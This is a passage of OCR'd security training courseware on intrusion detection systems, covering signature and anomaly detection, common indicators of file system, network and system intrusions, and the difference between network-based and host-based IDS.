  - A large amount of signature data requires more network bandwidth. IDS compare signatures of data packets against those in the signature database. An increase in

the number of signatures in the database could result in the dropping of certain packets.

  - New virus attacks such as URSNIF and VIRLOCK have driven the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, entirely new signatures are required to detect a similar attack.
  - Despite the problems with signature-based IDS, such systems are popular, and they work well when configured correctly and monitored closely.

- **Anomaly Detection**


  Anomaly detection, or "**not-use detection**," differs from signature recognition. Anomaly detection involves a database of anomalies. An anomaly is detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects intrusions based on the fixed behavioral characteristics of the users and components in a computer system. Establishing a model of normal use is the most challenging step in creating an anomaly detector.

  - In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
  - In this type of approach, the inability to construct a model thoroughly on a regular network is a concern. These models should be used to check specific networks.

- **Protocol Anomaly Detection**

  Protocol anomaly detection depends on the anomalies specific to a protocol. It identifies particular flaws in vendors' deployment of the TCP/IP protocol. Protocols are designed according to RFC specifications, which dictate standard handshakes to permit universal communication. The protocol anomaly detector can identify new attacks.

  - There are new attack methods and exploits that violate protocol standards.
  - Malicious anomaly signatures are becoming increasingly common. By contrast, the network protocol is well defined and is changing slowly. Therefore, the signature database should frequently be updated to detect attacks.
  - Protocol anomaly detectors are different from traditional IDS in terms of how they present alarms.
  - The best way to present alarms is to explain which part of the state system is compromised. For this purpose, IDS operators must have thorough knowledge of protocol design.



General Indications of Intrusions

File System Intrusions

- The presence of new or **unfamiliar files**, or programs
- Changes in **file permissions**
- Unexplained changes in a file's **size**
- **Rogue files** on the system that do not correspond to the master list of signed files
- Missing files

Network Intrusions

- **Repeated probes** of the available services on your machines
- Connections from **unusual locations**
- Repeated login attempts from **remote hosts**
- A sudden **influx of log data**

System Intrusions

- **Short** or incomplete logs
- Unusually **slow** system performance
- **Missing** logs or logs with incorrect permissions or ownership
- **Modifications** to system software and configuration files
- Unusual **graphic displays** or text messages
- **Gaps** in system accounting
- System crashes or **reboots**
- **Unfamiliar** processes

General Indications of Intrusions

Intrusion attempts on networks, systems, or file systems can be identified by following some general indicators:

- **File System Intrusions**

  By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system has been a target of an attack:

  - If you find new, unknown files/programs on your system, then there is a possibility that the system has been intruded into. The system can be compromised to the extent that it can, in turn, compromise other network systems.
  - When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains administrator privileges, he/she could change file permissions, for example, from read-only to write.
  - Unexplained modifications in file size are also an indication of an attack. Make sure you analyze all your system files.
  - The presence of rogue suid and sgid files on your Linux system that do not match your master list of suid and sgid files could indicate an attack.
  - You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
  - Missing files are also a sign of a probable intrusion/attack.

- **Network Intrusions**


  Similarly, general indications of network intrusions include:

  - A sudden increase in bandwidth consumption
  - Repeated probes of the available services on your machines
  - Connection requests from IPs other than those in the network range, which imply that an unauthenticated user (intruder) is attempting to connect to the network
  - Repeated login attempts from remote hosts
  - A sudden influx of log data, which could indicate attempts at DoS attacks, bandwidth consumption, and DDoS attacks

- **System Intrusions**

  Similarly, general indications of system intrusions include:

  - Sudden changes in logs such as short or incomplete logs
  - Unusually slow system performance
  - Missing logs or logs with incorrect permissions or ownership
  - Modifications to system software and configuration files
  - Unusual graphic displays or text messages
  - Gaps in system accounting
  - System crashes or reboots
  - Unfamiliar processes



Types of Intrusion Detection Systems

Network-Based Intrusion Detection Systems

- These systems typically consist of a **black box** that is placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic

Sensor
Router
Firewall
Untrusted Network
Sensor
Management Server Console
Web Servers
DNS Servers

Host-Based Intrusion Detection Systems

- These systems usually include auditing for events that occur on a **specific host**
- These are not as common, due to the overhead they incur by having to **monitor each system event**

Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems**

  Network-based intrusion detection systems (NIDS) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts at the IP or application level based on the content. NIDS are more distributed than host-based IDS. The NIDS identifies the anomalies at the router and host levels. It audits the information contained in the data packets and logs the information of malicious packets; furthermore, it assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to remain on alert. These mechanisms typically consist of a black box placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as DoS attacks, port scans, or even attempts to break into computers by monitoring network traffic.

DNS Servers

Figure 12.3: Network-based IDS (NIDS)

- **Host-Based Intrusion Detection Systems**

  A host-based IDS (HIDS) analyzes each system's behavior. The HIDS can be installed on any system ranging from a desktop PC to a server. It is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective in detecting unauthorized file modification. The HIDS focuses on the changing aspects of local systems. It is also more platform-centric, with a greater focus on the Windows OS; nevertheless, other HIDS are available for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host. They are not very common because of the overhead they incur by having to monitor each system event.

